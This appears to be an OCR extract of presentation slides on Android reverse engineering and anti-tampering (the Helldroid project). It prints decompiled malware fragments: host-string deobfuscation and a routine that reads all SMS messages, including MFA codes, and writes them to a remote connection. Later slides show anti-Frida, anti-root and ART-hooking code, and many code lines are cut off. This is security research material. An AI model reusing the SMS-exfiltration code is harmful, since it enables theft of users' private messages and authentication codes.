
```
private static String hostPath(String str) {
    int[] iArr = {70, 55, -6, 12, -3, 0, 2, 13, 59, 6, 18, -63, -11, -61, 53, 6, -2};
    char[] charArray = str.toCharArray();
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < 17 && i < charArray.length; i++) {
        sb.append((char) (charArray[i] - iArr[i]));
    }
    port += 11870;
    return sb.toString();
}
```

```
static String host = "venom.unity3d.com";
static int port = 80;
```


> YureiStriker

```
static boolean tokenValidation(Context context, InputStream inputStream, OutputStream outputStream, String str) throws InterruptedException, IOException,
    if (!str.contains("sms")) {
        return false;
    }
    sendMFAcode(context, outputStream);
    return true;
}

public static void sendMFAcode(Context context, OutputStream outputStream) throws IOException {
    Cursor query;
    if (ActivityCompat.checkSelfPermission(context, "android.permission.READ_SMS") != 0 || (query = context.getContentResolver().query(Telephony.Sms.CONTE
        return;
    }
    do {
        byte[] bytes = ("Address: " + query.getString(query.getColumnIndex(IntegrityManager.INTEGRITY_TYPE_ADDRESS)) + ", Message: " + query.getString(que
        outputStream.write(bytes, 0, bytes.length);
        outputStream.flush();
    } while (query.moveToNext());
    query.close();
}
```


> YureiStriker




> YureiStriker



> YureiStriker



> YureiStriker



HELLDROID

MADE BY: PROUNERS CYBR

https://github.com/Tricta/Helldroid

STATIC

- ART HOOKING
- JAVA REFLECTION
- CODE ENCRYPTION

DYNAMIC

- ANTI-ROOT
- DEBUGGER DETECTION
- FRIDA DETECTION
- ANTI MEMORY DUMP
- ANTI-HOOKING
- ANTI-VIRTUAL DEVICE

SU BINARY ALREADY DETECTED

DETECT MAGISK AND ZYGISK BINARY

BEHAVIORAL ANALYSIS DETECTION

HELLDROID
MADE BY: PROUNERS CYBR


FRIDA GADGET
ALREADY DETECTED


FRIDA SERVER
ALREADY DETECTED


DETECT
FUNCTION HOOKING


FRIDA
TESTING FRIDA
BYPASS


JDWP
ALREADY DETECTED


LLDB & GDB
ALREADY DETECTED


MAPS, MEM & PAGEMAP
ALREADY DETECTED


HELLDROID
MADE BY: PROUNERS CYBR


HELLDROID
MADE BY: PROUNERS CYBR

```
public static void createDummyFile(Context context){
    String fileName = "ModFinder";
    String moduleName = "awk";

    File file = new File(context.getExternalFilesDir( type: null), fileName);

    try (FileOutputStream fos = new FileOutputStream(file)) {
        fos.write(moduleName.getBytes());
    } catch (IOException e) {
        e.printStackTrace();
    }
}

2 usages
public static void checkMainTrace(){
    /*for (StackTraceElement element : MainStackTrace) {
        Log.d("IntegrityCheck", element.getClassName() + "." + element.getMethodName());
    }*/

    List<String> currentStackTrace = Arrays.stream(MainStackTrace) Stream<StackTraceElement>
            .map(element -> element.getClassName() + "." + element.getMethodName()) Stream<String>
            .collect(Collectors.toList());

    if (!KNOWN_INVOKE_STACK_TRACE.stream().allMatch(currentStackTrace::contains)) {
        System.exit( status: -1);
    }
}
```

```
Loaded from: classes.dex */
lic class MainActivity extends AbstractActivityC0146g {

 /* renamed from: v, reason: collision with root package name */
 public i f2080v;

 public native void ReplaceMethodByObject(Object obj, Object obj2);

 @Override // e.AbstractActivityC0146g, androidx.activity.k, android.app.Activity
 public final void onCreate(Bundle bundle) {
     View findViewById;
     super.onCreate(bundle);
     try {
         Method declaredMethod = Helldroid.class.getDeclaredMethod("LoadLibrary", Context.class);
         declaredMethod.setAccessible(true);
         declaredMethod.invoke(null, this);
     } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused) {
         finish();
     }
     try {
         Method declaredMethod2 = Helldroid.class.getDeclaredMethod("createDummyFile", Context.class);
         Method declaredMethod3 = Helldroid.class.getDeclaredMethod("checkMainTrace", null);
         Method declaredMethod4 = MainActivity.class.getDeclaredMethod("ReplaceMethodByObject", Object.class, Object.class);
         declaredMethod4.setAccessible(true);
         declaredMethod4.invoke(this, declaredMethod2, declaredMethod3);
     } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused2) {
         finish();
     }
     View inflate = getLayoutInflater().inflate(R.layout.activity_main, (ViewGroup) null, false);
     if (inflate instanceof ViewGroup) {
         ViewGroup viewGroup = (ViewGroup) inflate;
         int childCount = viewGroup.getChildCount();
         for (int i2 = 0; i2 < childCount; i2++) {
             findViewById = viewGroup.getChildAt(i2).findViewById(R.id.sample_text);
             if (findViewById != null) {
                 break;
             }
         }
     }
     findViewById = null;
     TextView textView = (TextView) findViewById;
     if (textView == null) {
         throw new NullPointerException("Missing required view with ID: ".concat(inflate.getResources().getResourceName(R.id.
     }
     ConstraintLayout constraintLayout = (ConstraintLayout) inflate;
     this.f2080v = new i(constraintLayout, textView);
     setContentView(constraintLayout);
     ((TextView) this.f2080v.f12b).setText("Helldroid");
     try {
         Method declaredMethod5 = Helldroid.class.getDeclaredMethod("createDummyFile", Context.class);
         declaredMethod5.setAccessible(true);
         Helldroid.f2077v = Thread.currentThread().getStackTrace();
         declaredMethod5.invoke(null, this);
     } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused3) {
         finish();
     }
```

HELLDROID
MADE BY: PROUNERS CYBR


Helldroid
Version control
Project
main.cpp
antiHooking.cpp
RootDetect.cpp
RootDetect.h
AntiFrida.cpp
Device Manager
Build Variants
Re-import with defaults
Logcat
Search your phone and more
Calendar
Camera
Chrome
Clock
Contacts
Drive
Files
Gmail
Google
Helldroid
Maps
Phone
Photos
Settings
YouTube
YT Music



HELLDROID
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> What is Next? More hooking!

Conclusion and Discussion

Bibliography

YAHFA

blog about alibaba dexposed

ARTdroid

ARTful by LaurieWired

android code search

Helldroid

StringFuck

android developer docs

DELTA 7 TEAM

< Thanks >

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